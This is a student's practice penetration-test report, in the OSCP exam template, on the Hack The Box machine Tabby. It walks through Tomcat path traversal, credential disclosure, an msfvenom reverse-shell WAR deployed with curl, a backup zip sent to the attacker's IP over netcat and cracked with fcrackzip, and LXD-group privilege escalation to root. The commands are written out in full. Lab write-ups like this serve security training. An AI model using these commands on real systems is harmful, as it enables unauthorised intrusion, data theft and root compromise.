Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-08

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Tabby**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Tabby** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Tabby(10.10.10.194) - **The version of tomcat used is vulnerable to directory traversal which lead to important file disclosure**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Tabby - 10.10.10.194

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Tabby to a variety of systems. During this penetration test, I was able to successfully gain Tabby to **Tabby**.

3.2.1 System IP: 10.10.10.194(Tabby)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.194	**TCP**: 22,80,8080\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Wed Oct  6 01:05:52 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.194
Nmap scan report for 10.10.10.194
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-10-06 01:05:54 EDT for 15s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABgQDv5dlPNfENa5t2oe/3IuN3fRk9WZkyP83WGvRByWfBtj3aJH1wjpPJMUTuELccEyNDXaUnsbrhgH
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDeYRLCeSORNbRhDh42glSCZCYQXeOAM2EKxfk5bjXecQyV5W7DYsE
|   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHA/3Dphu1SUgMA6qPzqzm6lH2Cuh0exaIRQqi4ST8y
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  6 01:06:09 2021 -- 1 IP address (1 host up) scanned in 16.24 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Wed Oct  6 01:06:24 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.194
Nmap scan report for 10.10.10.194
```

```
Host is up, received echo-reply ttl 63 (0.40s latency).
Scanned at 2021-10-06 01:06:24 EDT for 129s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABgQDv5dlPNfENa5t2oe/3IuN3fRk9WZkyP83WGvRByWfBtj3aJH1wjpPJMUTuELccEyNDXaUnsbrhgH
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDeYRLCeSORNbRhDh42glSCZCYQXeOAM2EKxfk5bjXecQyV5W7DYsE
|   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKHA/3Dphu1SUgMA6qPzqzm6lH2Cuh0exaIRQqi4ST8y
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat
|_http-title: Apache Tomcat
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  6 01:08:33 2021 -- 1 IP address (1 host up) scanned in 129.67 seconds
```

Gobuster

```
/index.php            (Status: 200) [Size: 14175]
/news.php             (Status: 200) [Size: 0]
/icons/               (Status: 403) [Size: 277]
/files/               (Status: 403) [Size: 277]
/assets/              (Status: 403) [Size: 277]
/Readme.txt           (Status: 200) [Size: 1574]
/server-status/       (Status: 403) [Size: 277]
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.194

Vulnerability Exploited : The website has been misconfigured which lead to path traversal

System Vulnerable : 10.10.10.194


Vulnerability Explanation : The website has been misconfigured which lead to path traversal and important file disclosure and weak password credentials of the user

Privilege Escalation Vulnerability : Giving lxd permission to user is not required for the regular user

Vulnerability fix : User must not be added to the unnecessary group which may lead to privilege escalation and administrator has to make sure that the configuration properly done to avoid directory traversal/path traversal vulnerabilities

Severity Level : Critical

From the nmap scan we can see there are three ports open which are port 22,80,8080. Lets start with port 80 first and see if we get something.




Dedicated servers
Starting from 99usd
24x7 knowledgeable support
Full Root access
1 IP included with each server (more on request w/ justification)
Your Choice of any OS (CentOS, Windows, Debian, Fedora)

Call us : 01234 5678910
E-mail us : sales@megahosting.htb

We have recently upgraded several services. Our servers are now more secure than ever. *Read our statement on recovering from the data breach*

Grow your business with our secure hosting services

Figure 3.1: tabby/images/205-website.png




We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

Figure 3.2: 210-website_file_content.png

File content seems to be phishy if its not handled properly we may have directory traversal and may read important files.




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sb
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nolo
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backu
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin syste
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/
/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollina
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false tomcat:x:997:99
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

Figure 3.3: 215-path_traversal.png

Since we have tomcat installed on the machine we may get the password from tomcat-users.xml file.

We can send the request to burp suite and try to traverse for the file. By simple we can see that the tomcat-users.xml file available in ../../../../../usr/share/tomcat9/etc/tomcat-users.xml.




```
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
  -->
  <role rolename="admin-gui"/>
  <role rolename="manager-script"/>
  <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

Figure 3.4: 220-user_file_read.png

Since we got the username and password as **tomcat:$3cureP4s5w0rd123!** we can certainly login to the tomcat and further enumerate.

It seems like the user has only been given manager-script role.



10.10.10.194:8080/host-manager/html

Tomcat Virtual Host Manager

Message:	OK

Host Manager

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:
Aliases:
App base:
AutoDeploy ✓
DeployOnStartup ✓
DeployXML ✓
UnpackWARs ✓
Manager App ✓
CopyXML
Add

Persist configuration

Figure 3.5: 225-tomcat_login.png

With the username and password we are able to login to the tomcat but however as i said we have script manager only which may not have an option to upload the war file directly.

By doing the google an article link was very helpful to get the reverse shell. As per the article we need to create a generate msfvenom payload and then upload it to site via curl command.

Used the below command to create a msfvenom payload.

```
msfvenom -p java/shell_reverse_tcp lhost=10.10.14.3 lport=9001 -f war -o pwn.war
```

Then we need to upload the pwn.war file to the machine via curl command.

```
curl --upload-file pwn.war -u 'tomcat:$3cureP4s5w0rd123!'
↪  'http://10.10.10.194:8080/manager/text/deploy?path=/shell&update=true'
```

I have used the path parameter as /shell but we can use it anything and no issues with that.

We can call the command with the path parameter for that website to execute the war file and get the reverse shell.

```
curl http://10.10.10.194:8080/shell
```

```
→  I7Z3R0 nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.194] 51226
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

We got the reverse shell as tomcat. Once i got the reverse shell i checked for the permission to read the home folder but unfortunately user tomcat doesnt have /home folder permissions so this normally means that we need to find a way to get in to the user folder and then from there we need to enumerate more.

After doing so much of enumeration i found nothing but however i can see that there is a backup file available in the folder /var/www/html/files. This backup file may have old username and password may be so lets try to copy it to our machine and check for more.

I used nc method to copy the file from target to our machine.

```
tomcat@tabby:/var/www/html/files$ cat 16162020_backup.zip | nc 10.10.14.3 9001
```

```
 →  I7Z3R0 nc -nlvp 9001 > backup.zip
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.194] 51536
^C
```

Verified that both the md5sum are same.

```
 →  I7Z3R0 unzip backup.zip
Archive:  backup.zip
[backup.zip] var/www/html/favicon.ico password:
```

Unzipping backup.zip asks for the password which we dont know but however we can crack the password using fcrackzip

```
 → I7Z3R0 fcrackzip -u -D -p /opt/rockyou/rockyou.txt backup.zip


PASSWORD FOUND!!!!: pw == admin@it
 → I7Z3R0
```

Password worked for the zip file but however we are not able to find anything interesting on the backup file. Since we have one more password as admin@it we can try to use it for ash which succeeded without any issues.

```
tomcat@tabby:/var/www/html/files$ su ash
Password:
ash@tabby:/var/www/html/files$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:/var/www/html/files$
```

3.2.1.4 Privilege Escalation

The first strange thing which i am noticing here is that the user is the part of lxd group. Lxd is the container system.

For the lxd i found a good article to do privilege escalation link. As per the we need to download our image and mount the root system.

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder

sudo ./build-alpine
```

Once the above script we will have a tar.gz file on the machine which we need to upload that to the target machine.

Once copying is done we need to execute the below commands.

```
ash@tabby:/dev/shm$ /snap/bin/lxc image import
↪  /dev/shm/alpine-v3.14-x86_64-20211007_0110.tar.gz --alias i7z3r0-image
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint:
↪  a5188ee7fcda70328a9bfd9c47396de56fd39dfae92639de3290da9ed5a0d891
```

```
ash@tabby:/dev/shm$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (zfs, ceph, btrfs, dir, lvm) [default=zfs]:
Create a new ZFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty block device (e.g. a disk or partition)? (yes/no)
↪  [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

```
ash@tabby:/dev/shm$ /snap/bin/lxc init i7z3r0-image container-i7z3r0 -c
↪  security.privileged=true
Creating container-i7z3r0
ash@tabby:/dev/shm$/snap/bin/lxc config device add container-i7z3r0 device-i7z3r0 disk
↪  source=/ path=/mnt/root recursive=true
```

```
ash@tabby:/dev/shm$ /snap/bin/lxc list
+-------------------+---------+------+------+-----------+-----------+
|       NAME        |  STATE  | IPV4 | IPV6 |   TYPE    | SNAPSHOTS |
+-------------------+---------+------+------+-----------+-----------+
| container-i7z3r0 | STOPPED |      |      | CONTAINER | 0         |
+-------------------+---------+------+------+-----------+-----------+
ash@tabby:/dev/shm$ /snap/bin/lxc start container-i7z3r0
ash@tabby:/dev/shm$ /snap/bin/lxc exec container-i7z3r0 /bin/sh
~ # cat /etc/hostname
container-i7z3r0
~ # cd /mnt/root/
/mnt/root # cat /etc/hostname
container-i7z3r0
/mnt/root # cd /mnt/root/
/mnt/root # cat etc/hostname
tabby
/mnt/root # cd root/
/mnt/root/root # cat root.txt
c3...................................................7f7
```

Consolidated Commands

Our Machine

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder

sudo ./build-alpine
```

Target Machine

```
/snap/bin/lxc image import ./alpine-v3.14-x86_64-20211007_0110.tar.gz --alias i7z3r0-image
/snap/bin/lxd init
/snap/bin/lxc init i7z3r0-image container-i7z3r0 -c security.privileged=true
/snap/bin/lxc config device add container-i7z3r0 device-i7z3r0 disk source=/ path=/mnt/root
↪  recursive=true
/snap/bin/lxc list
/snap/bin/lxc start container-i7z3r0
/snap/bin/lxc exec container-i7z3r0 /bin/sh
cd /mnt/root/
cd /mnt/root/
```

3.2.1.5 Proof File

User

[[tabby/images/235-user.txt.png]]

Root

[[230-root.txt.png]]

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.